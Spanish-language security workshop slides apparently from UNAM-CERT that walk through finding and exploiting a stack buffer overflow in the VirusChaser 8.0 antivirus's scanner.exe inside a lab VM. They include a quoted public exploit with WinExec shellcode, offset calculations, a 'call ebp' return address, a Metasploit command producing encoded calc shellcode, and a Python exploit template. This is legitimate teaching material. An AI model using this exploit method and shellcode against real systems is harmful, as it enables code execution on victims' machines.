



Seguridad Informática

Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila oscar.flores@cert.unam.mx



Guía para la identificación de BOF



Guía para la identificación de BOF

El proceso de análisis e identificación de vulnerabilidades es complejo y requiere del uso de una metodología que guie al analista hacia su objetivo.

La metodología puede resumirse en los siguientes pasos:

- Investigación y selección de la aplicación.
- Estudio y análisis de la aplicación.
- Explotación de la vulnerabilidad encontrada.
- Difusión y reporte.




- •Recopilar información (general), vulnerabilidades más comunes en aplicaciones populares.
- •Seleccionar la aplicación Verificar si existen registros de *exploits* en Internet
- •El analista decidirá si se analiza o no la aplicación
- •En caso de decidir analizarla, se deberá recopilar información específica de la aplicación seleccionada y documentar la investigación.





- •Instalar el laboratorio (MV), sistema operativo y herramientas a emplear.
- •Instalar la aplicación seleccionada.
- •Ejecutar la aplicación dando diversas entradas a la misma (prueba y error).
- Análisis de la aplicación y documentación de los resultados obtenidos.





3.- Explotación de la aplicación

•Seleccionar el lenguaje de programación para escribir el exploit.

Caracteres de relleno (Junk)

Shellcode

Dirección de retorno

Tren de NOP

- Ejecución del exploit (¿Funcionó?)
- Documentar los resultados obtenidos





4.- Difusión y reporte

- •Informar al fabricante de la vulnerabilidad encontrada.
- •Generar un reporte con los hallazgos identificados (PoC).
- •Con base en el criterio del analista, en la posible respuesta del fabricante y en la criticidad de la vulnerabilidad, se determinará si se hacen públicos los hallazgos.






Ejemplo práctico: Vulnerabilidad en Windows



Recomendaciones

Iniciar la máquina virtual de Windows y realizar un snapshot antes de continuar.







Encontrar vulnerabilidades en aplicaciones para Windows es difícil, identificarlas conlleva un amplio análisis.


Para este taller se eligió el programa Virus Chaser v8.0

•Esta aplicación es un antivirus que ofrece protección contra *malware*, dispone de un motor de análisis capaz de identificar y eliminar gran cantidad de archivos maliciosos ofreciendo además, monitorización completa del sistema.



Softonic 2014






VirusChaser 2014



Algunas de las bases de datos donde se puede encontrar información útil son:

- Exploit database (http://www.exploit-db.com/)
- Injector Exploit database (http://1337day.com)
- •Vulnerability and exploit database (http://www.rapid7.com/db/)







1.- Investigación y selección de la aplicación Al investigar si existen *exploits* en Internet se encontraron algunos ejemplos, casi todos en Python.

```
# Exploit Title: VirusChaser 8.0 - Stack Buffer Overflow
    # Date: 2014/03/26
 3 # Exploit Author: wh1ant
    # Vendor Homepage: https://www.viruschaser.com/
    # Software Link: https://www.viruschaser.com/download/VC80b 32Setup.zip
    # Version: 8.0
    # Tested on: Windows 7 ultimate K
9
     # You must have administrator permission to run
10
     from struct import pack
12
    import os
13
    shellcode = "\x66\x83\xc4\x10"
                                         # add esp, 0x10
     shellcode += "\xb8\x50\x70\x50\x50"
                                         # mov eax, 0x50507050
    shellcode += "\xb9\x4e\x7d\x04\x27"
                                         # mov ecx, 0x27047d4e
    shellcode += "\x03\xc1"
17
                                         # add eax, ecx ; WinExec() address
    shellcode += "\x68\x63\x6d\x64\x01"
                                         # push 0x01646D63
    shellcode += "\x66\xb9\x50\x50"
                                         # add cx, 0x5050
    shellcode += "\x66\x81\xc1\xb0\xaf"
                                         # add cx, 0xafb0
    shellcode += "\x88\x4c\x24\x03"
                                         # mov [esp+3], cl
    shellcode += "\x86\x51"
shellcode += "\x41"
                                         # mov edx, esp
                                         # push cx
   shellcode += "\x41"
                                         # inc cx
    shellcode += "\x66\x51"
                                         # push cx
    shellcode += "\x52"
                                         # push edx
    shellcode += "\x50"
                                         # push eax
    shellcode += "\x50"
                                         # push eax
    shellcode += "\xc3\x90"
                                         # retn ; WinExec()
```

Injector Exploit database 2014




Con base en la información obtenida se determina si se analizará la aplicación, de ser así, se deben recopilar datos específicos de la aplicación.

- •Sistemas operativos en los que funciona.
- •Tipo y criticidad de la vulnerabilidad presente en la aplicación.
- Acciones realizadas por los exploits existentes.





Una vez que el analista posee información específica de la aplicación, el siguiente paso será la creación del laboratorio y la instalación de las herramientas necesarias para realizar un análisis completo, en ocasiones se cuenta con un laboratorio previamente establecido y únicamente se añade software que mejore y facilite el trabajo del especialista.



Morguefile 2014



Para esta práctica se estableció un laboratorio con las siguientes características:

- Software de virtualización VMWare
- Sistema operativo Windows 7 Ultimate
- OllyDBG
- Immunity Debugger
- •Notepad++
- Metasploit





Immunity 2014



Rapid7 2014



Una vez hecho lo anterior, se debe instalar la aplicación seleccionada, proceso bastante sencillo en Windows.

La aplicación fue descargada del sitio:

https://viruschaser.com/



Virus Chaser 2014




Ahora es necesario estudiar el comportamiento de la aplicación cuando el usuario da diferentes entradas de datos para ser procesadas.

En un inicio todo parece funcionar correctamente, la interfaz gráfica responde bien ante las pruebas realizadas.




Virus Chaser 2014








Después de verificar el funcionamiento de la aplicación desde la interfaz gráfica, es importante que el analista identifique también los elementos en el sistema de archivos que componen a la aplicación, se debe prestar especial atención a los binarios.



```
Copyright (c) 2010 Microsoft Corporation. All rights
C:\Windows\system32>cd /
C:\cd "Program Files"
C:\Program Files>cd VirusChaser
C:\Program Files\VirusChaser\dir
Volume in drive C has no label.
Volume Serial Number is 8ED3-E292
Directory of C:\Program Files\VirusChaser
10/19/2014
                        <DIR>
                        <DIR>
10/19/2014 06:25 PM
                                65,536 avxdisk.dll
                        <DIR>
05/14/2014 09:42 AM
                                       Backup
                               116,152 bdcore.dll
```




Recordar que en esta fase el analista envía datos a la aplicación y evalúa la respuesta de la misma ante esas entradas.






Se descubre que al enviar datos al ejecutable "scanner.exe", la aplicación interpreta que el argumento es un archivo que debe ser escaneado en busca de *malware*. El analista debe realizar todas las pruebas que crea pertinentes para evaluar el comportamiento de la aplicación.





Al enviar un parámetro de gran longitud se descubre que la aplicación falla y se muestra un mensaje para cerrarla.



UNAM-CERT 2014



¿Por participación el número exacto de caracteres antes de que truene la aplicación?



Algunas de las pruebas realizadas se indican a continuación, así como el respectivo resultado de cada una.

Concepto	Entrada	Número	Resultado
Límite de Windows	'A'	230/260	Ok
Intento 1 Overflow	'A'	512	Ok
Intento 2 Overflow	'A'	700	Overflow/Error
Intento 3 Overflow	'A'	518	Ok
Intento 4 Overflow	'A'	522	Overflow/Error

Tabla1.- Pruebas BOF (UNAM-CERT 2014)




Para continuar con el análisis se creó un patrón de bytes diferentes entre sí para evitar confusión en las pruebas. El patrón es de 700 bytes ya que fue una de las pruebas exitosas en el paso anterior.


24 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9 25 AdOAd1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AeOAe1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9 26 Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9 Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9 27 28 Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9 Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9 29 30 As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9 Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A 31 32

UNAM-CERT 2014




- Ejecutar como administrador OllyDbg
- •En el menú "File" seleccionar la opción "Open" e indicar la ubicación de "scanner.exe", antes de dar clic en "Open" colocar el patrón de 700 bytes en el campo "arguments".
- •En caso de recibir una alerta de OllyDbg dar clic en "yes".







- •Aparecerá en pantalla el programa cargado en el debugger
- .
- •Basta con presionar la tecla "F9" para ejecutar "scanner.exe" con los argumentos indicados en el paso anterior.



UNAM-CERT 2014



¿Por participación el número exacto de caracteres antes de que sobreescriba los registros EBP y el ESP?



Se observa que los argumentos enviados a la aplicación comienzan a sobrescribir los registros "ESP" y "EBP", además el registro "EIP" también es alterado.

```
•ESP -> 4Ar..... -> Sobrescritura a los 425 caracteres.
```

```
•EBP -> 8Ar..... -> Sobrescritura a los 537 caracteres.
```



•Por otra parte, se observa en el registro "EIP" la dirección 72413372, escrita en hexadecimal, su representación en ASCII es "rA3r" pero debido a que está representada en formato *little-endian* se debe convertir a *big-endian*, quedando el valor con r3Ar.

EIP -> r3Ar -> Sobrescritura a los 521 caracteres.






Para finalizar con la fase 2, se debe corroborar que efectivamente "EIP" se sobrescribe en el elemento 521, esta comprobación se puede realizar al enviar 520 elementos iguales y 4 elementos distintos al final.

UNAM-CERT 2014



- •En el menú "File" elegir "Set new arguments", colocar el patrón con 524 elementos en el campo "New arguments".
- •No sucederá nada de forma automática ya que cada vez que se ingresan nuevos datos a la aplicación es necesario reiniciar la ejecución, esto se realiza con "Ctrl+F2". Posteriormente realizar la ejecución con "F9" tomando los nuevos parámetros.





•Si el patrón de argumentos es el correcto, la dirección almacenada en el registro EIP debe ser "46454443" que en ASCII sería FEDC (*little-endian*).

```
Registers (FPU)
EAX 00000001
ECX 0012D7E4
EDX 77F070B4 ntdll.KiFastSystemCallRet
EBX 002D030A
ESP 0012DD2C
EBP 0012DD38
   77П19П60 USER32.SendMessageA
     ES 0023 32bit 0(FFFFFFF)
    CS 001B 32bit 0(FFFFFFF
A 1 SS 0023 32bit 0(FFFFFFFF
Z 0 DS 0023 32bit 0(FFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
O 0 LastErr 00000000 ERROR_SUCCESS
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
             UNAM-CERT 2014
```




Además es importante observar el contenido de la pila para entender como se están almacenando los datos que son enviados al programa, es posible notar que las 'A' se comienzan a almacenar a partir de la dirección "0012DB20".





3.- Explotación de la aplicación

Una vez que ya se han realizado las pruebas necesarias para identificar la vulnerabilidad y que el analista se ha familiarizado con el funcionamiento de la aplicación, es momento de pasar a la fase de explotación.





- Para crear el exploit se necesitan conocer 4 valores mencionados anteriormente:
 - Junk o caracteres basura
 - Dirección de retorno
 - Shellcode
 - Tren de NOP
- Gracias al análisis previo ya se tienen algunos de esos valores, o pueden calcularse.



Pixabay 2014




2.- Estudio y análisis de la aplicación

¿Por participación cuál es el tamaño del *junk*?



El tamaño del *junk* ya se conoce, dado que son todos aquellos datos necesarios para lograr la sobrescritura exitosa del registro "EIP", situación que ocurre a partir del elemento 521, por lo que el *junk* son 520 bytes que serán representados con "A".









La dirección de retorno que consta de 4 bytes va justo después del las 520 "A", ya que esos 4 bytes son los que sobrescriben el registro "EIP", aún no se conoce dicha dirección, que de momento está representada por "CDEF".





El objetivo es colocar en "EIP", la dirección de alguna llamada a un registro que pueda ser manipulado por el analista, en la fase 2 se identificó que tanto "ESP" como "EBP" pueden almacenar datos enviados a la aplicación, para esta práctica se empleará "EBP" que se sobrescribe a los 537 caracteres.

```
Registers (FPU)

EAX 00000001

ECX 0012D7E4

EDX 77F07084 ntdll.KiFastSystemCallRet

EBX 001203A8

ESP 0012D020 ASCII "4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3A

EBP 0012D036 ASCII "8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3A

ESI 0012E5AC

EDI 772413372

C 0 ES 0023 32bit 0(FFFFFFF)

P 1 CS 001B 32bit 0(FFFFFFF)

A 1 SS 0023 32bit 0(FFFFFFF)

C 0 DS 0023 32bit 0(FFFFFFF)

S 0 FS 003B 32bit 7FFDF000(FFF)

T 0 GS 0000 NULL
```



Con los datos anteriores es posible conocer el tren de NOP que se deben ocupar tomando las siguientes consideraciones.

- •EIP se compone de los elementos 521,522,523 y 524 de los datos enviados a la aplicación (CDEF).
- •EBP comienza a sobrescribirse a partir del elemento 537.

De lo anterior se deduce que para llegar del elemento 525 hasta el 536 hay un espacio de 12 bytes que representan el tren de NOP.



Hasta el momento se tienen los siguientes datos:

- Junk = 520 bytes (representados por "A")
- Dirección de retorno = 4 bytes (representados por "CDEF" ya que aún es desconocida)
- •Tren de NOP = 12 bytes (Número de bytes entre final de "EIP" e inicio de sobrescritura de "EBP")
- •Shellcode = Desconocido hasta ahora

520 bytes + 4 bytes + 12 bytes + bytes *shellcode* = *payload* final





Se enviará un nuevo patrón de caracteres a la aplicación para validar que se han calculado correctamente los datos necesarios para la creación del *exploit*.

Dato	Tamaño	Color
Junk	520 bytes	
Dir. retorno	4 bytes	
Tren de NOP	12 bytes	
Shellcode	20 bytes	

UNAM-CFRT 2014



•El analista puede notar que hasta el momento todo marcha correctamente, "EIP" está almacenando el equivalente a la dirección de retorno y "EBP" almacenó los 20 bytes equivalentes al *shellcode*.

```
0012DD08
           41414141| AAAA
0012DD0C
0012DD10
           41414141
0012DD14|
           41414141
0012DD18
0012DD1C
0012DD20
0012DD24
0012DD28
| 0012DD2C|
0012DD34
0012DD38
0012DD3C
0012DD40
0012DD44
0012DD48|
0012DD4C
           00000000
0012DD50
           00000110
```



- •Existen en Internet numerosos shellcode, además la suite de "metasploit" permite crear shellcodes y codificarlos a partir de una serie de módulos.
- •Los caracteres malos son llamados así porque pueden interrumpir la ejecución del *shellcode* o evitar el BOF.

msfpayload windows/exec cmd=calc R | msfencode -b
'\x00\x0d\x0a\x09\x20' -t perl


```
kali:~# msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl
 x86/shikata ga nai succeeded with size 223 (iteration=1)
xb8\xf4\xf0\x5e\x03\xdd\xc5\xd9\x74\x24\xf4\x5b\x31\xc9"
\xb1\x32\x31\x43\x12\x83\xeb\xfc\x03\xb7\xfe\xbc\xf6\xcb'
x17\xc9\xf9\x33\xe8\xaa\x70\xd6\xd9\xf8\xe7\x93\x48\xcd\
\x6c\xf1\x60\xa6\x21\xe1\xf3\xca\xed\x06\xb3\x61\xc8\x29'
\x44\x44\xd4\xe5\x86\xc6\xa8\xf7\xda\x28\x90\x38\x2f\x28'
\xd5\x24\xc0\x78\x8e\x23\x73\x6d\xbb\x71\x48\x8c\x6b\xfe
\xf0\xf6\x0e\xc0\x85\x4c\x10\x10\x35\xda\x5a\x88\x3d\x84
\x7a\xa9\x92\xd6\x47\xe0\x9f\x2d\x33\xf3\x49\x7c\xbc\xc2
\xb5\xd3\x83\xeb\x3b\x2d\xc3\xcb\xa3\x58\x3f\x28\x59\x5b'
\x84\x53\x85\xee\x19\xf3\x4e\x48\xfa\x02\x82\x0f\x89\x08'
\x6f\x5b\xd5\x0c\x6e\x88\x6d\x28\xfb\x2f\xa2\xb9\xbf\x0b'
\x66\xe2\x64\x35\x3f\x4e\xca\x4a\x5f\x36\xb3\xee\x2b\xd4'
\xa0\x89\x71\xb2\x37\x1b\x0c\xfb\x38\x23\x0f\xab\x50\x12'
\x84\x24\x26\xab\x4f\x01\xd8\xe1\xd2\x23\x71\xac\x86\x76'
\x1c\x4f\x7d\xb4\x19\xcc\x74\x44\xde\xcc\xfc\x41\x9a\x4a"
\xec\x3b\xb3\x3e\x12\xe8\xb4\x6a\x71\x6f\x27\xf6\x76";
```

UNAM-CERT 2014




Para completar el *exploit* es necesario obtener la dirección de retorno, dicha dirección debe corresponder a una llamada al contenido de "EBP", que es el registro que almacena el *shellcode*.

•Es necesario causar un BOF en la aplicación a través de la línea de comandos. No dar clic en "Close the program".






- •Ejecutar Immunity debugger como administrador.
- •En el menú "File" seleccionar "Attach", aparecerá un listado de procesos donde debe seleccionarse "scanner.exe" y nuevamente dar clic en "Attach".










2.- Estudio y análisis de la aplicación

¿Por participación cuál es la dirección de la llamada "call ebp"?



- •Cuando el proceso se cargue en el *debugger* presionar "CTRL + F" y buscar el comando "call ebp" que realiza una lectura del contenido de "EBP" (*shellcode*).
- La dirección de dicha llamada es: 77F11CFB







Es momento de unir todos los elementos recopilados y crear el *exploit* (para este ejemplo se creó en Python pero pueden crearse en algún otro lenguaje).

•La estructura general del programa es la mostrada en la imagen, deben llenarse los campos de *shellcode*, *junk*, *ret* y *nop* de acuerdo a los datos obtenidos previamente.

```
#!/usr/pin/pytnon
   import os
   from struct import pack
   # JUNK 520 bytes
6 # DIR RET 4 bytes
   # TREN NOP 12 bytes
   # SHELLCODE 223 bytes
    # msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl : SIZE 223 BYTES
11
    shellcode= ()
12
   junk = ""
   ret = pack('<L',0x00000000)
    payload = junk + ret + nop + shellcode
    print payload
    os.system("C:\\\"Program Files\\VirusChaser\\scanner.exe\" \"" + payload + "\"")
18
```




•El exploit final queda parecido al de la imagen.

```
#!/usr/bin/python
